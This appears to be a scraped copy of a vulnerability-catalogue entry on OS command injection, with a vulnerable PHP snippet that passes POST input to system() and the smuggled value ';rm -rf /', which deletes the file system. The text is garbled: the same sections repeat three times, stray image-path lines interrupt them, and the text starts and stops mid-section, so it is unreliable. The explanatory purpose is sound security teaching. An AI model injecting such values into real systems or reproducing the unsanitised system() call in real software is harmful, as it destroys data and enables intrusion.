
```
;rm -rf /
```

Which would result in $command being:

(result)

```
ls -l /home/;rm -rf /
```

Since the semi-colon is a command separator in Unix, the OS would first execute the ls command, then the rm command, deleting the entire file system.



Modes Of Introduction

The different Modes of Introduction provide information about how and when this weakness may be introduced. The Phase identifies a point in the life cycle at which introduction may occur, while the Note provides a typical scenario related to introduction during the given phase.

Phase	Note
Architecture and Design	
Implementation	REALIZATION: This weakness is caused during implementation of an architectural security tactic.

Applicable Platforms

The listings below show possible areas for which the given weakness could appear. These may be for specific named Languages, Operating Systems, Architectures, Paradigms, Technologies, or a class of such platforms. The platform is listed along with how frequently the given weakness appears for that instance.

Languages

Class: Language-Independent *(Undetermined Prevalence)*

Common Consequences

The table below specifies different individual consequences associated with the weakness. The Scope identifies the application security area that is violated, while the Impact describes the negative technical impact that arises if an adversary succeeds in exploiting this weakness. The Likelihood provides information about how likely the specific consequence is expected to be seen relative to the other consequences in the list. For example, there may be high likelihood that a weakness will be exploited to achieve a certain impact, but a low likelihood that it will be exploited to achieve a different impact.

Scope	Impact	Likelihood
Confidentiality Integrity Availability Non-Repudiation	**Technical Impact:** *Execute Unauthorized Code or Commands; DoS: Crash, Exit, or Restart; Read Files or Directories; Modify Files or Directories; Read Application Data; Modify Application Data; Hide Activities* Attackers could execute unauthorized commands, which could then be used to disable the software, or read and modify data for which the attacker does not have permissions to access directly. Since the targeted application is directly executing the commands instead of the attacker, any malicious activities may appear to come from the application or the application's owner.	

Likelihood Of Exploit

High

Demonstrative Examples

Example 1

This example code intends to take the name of a user and list the contents of that user's home directory. It is subject to the first variant of OS command injection.

Example Language: **PHP** *(bad code)*

```
$userName = $_POST["user"];
$command = 'ls -l /home/' . $userName;
system($command);
```

The $userName variable is not checked for malicious input. An attacker could set the $userName variable to an arbitrary OS command such as:

(attack code)


```
;rm -rf /
```

Which would result in $command being:

(result)

```
ls -l /home/;rm -rf /
```

Since the semi-colon is a command separator in Unix, the OS would first execute the ls command, then the rm command, deleting the entire file system.



Modes Of Introduction

The different Modes of Introduction provide information about how and when this weakness may be introduced. The Phase identifies a point in the life cycle at which introduction may occur, while the Note provides a typical scenario related to introduction during the given phase.

Phase	Note
Architecture and Design	
Implementation	REALIZATION: This weakness is caused during implementation of an architectural security tactic.

Applicable Platforms

The listings below show possible areas for which the given weakness could appear. These may be for specific named Languages, Operating Systems, Architectures, Paradigms, Technologies, or a class of such platforms. The platform is listed along with how frequently the given weakness appears for that instance.

Languages

Class: Language-Independent *(Undetermined Prevalence)*

Common Consequences

The table below specifies different individual consequences associated with the weakness. The Scope identifies the application security area that is violated, while the Impact describes the negative technical impact that arises if an adversary succeeds in exploiting this weakness. The Likelihood provides information about how likely the specific consequence is expected to be seen relative to the other consequences in the list. For example, there may be high likelihood that a weakness will be exploited to achieve a certain impact, but a low likelihood that it will be exploited to achieve a different impact.

Scope	Impact	Likelihood
Confidentiality Integrity Availability Non-Repudiation	**Technical Impact:** *Execute Unauthorized Code or Commands; DoS: Crash, Exit, or Restart; Read Files or Directories; Modify Files or Directories; Read Application Data; Modify Application Data; Hide Activities* Attackers could execute unauthorized commands, which could then be used to disable the software, or read and modify data for which the attacker does not have permissions to access directly. Since the targeted application is directly executing the commands instead of the attacker, any malicious activities may appear to come from the application or the application's owner.	

Likelihood Of Exploit

High

Demonstrative Examples

Example 1

This example code intends to take the name of a user and list the contents of that user's home directory. It is subject to the first variant of OS command injection.

Example Language: **PHP** *(bad code)*

```
$userName = $_POST["user"];
$command = 'ls -l /home/' . $userName;
system($command);
```

The $userName variable is not checked for malicious input. An attacker could set the $userName variable to an arbitrary OS command such as:

(attack code)


```
;rm -rf /
```

Which would result in $command being:

(result)

```
ls -l /home/;rm -rf /
```

Since the semi-colon is a command separator in Unix, the OS would first execute the ls command, then the rm command, deleting the entire file system.



Modes Of Introduction

The different Modes of Introduction provide information about how and when this weakness may be introduced. The Phase identifies a point in the life cycle at which introduction may occur, while the Note provides a typical scenario related to introduction during the given phase.

Phase	Note
Architecture and Design	
Implementation	REALIZATION: This weakness is caused during implementation of an architectural security tactic.

Applicable Platforms

The listings below show possible areas for which the given weakness could appear. These may be for specific named Languages, Operating Systems, Architectures, Paradigms, Technologies, or a class of such platforms. The platform is listed along with how frequently the given weakness appears for that instance.

Languages

Class: Language-Independent *(Undetermined Prevalence)*

Common Consequences

The table below specifies different individual consequences associated with the weakness. The Scope identifies the application security area that is violated, while the Impact describes the negative technical impact that arises if an adversary succeeds in exploiting this weakness. The Likelihood provides information about how likely the specific consequence is expected to be seen relative to the other consequences in the list. For example, there may be high likelihood that a weakness will be exploited to achieve a certain impact, but a low likelihood that it will be exploited to achieve a different impact.

Scope	Impact	Likelihood
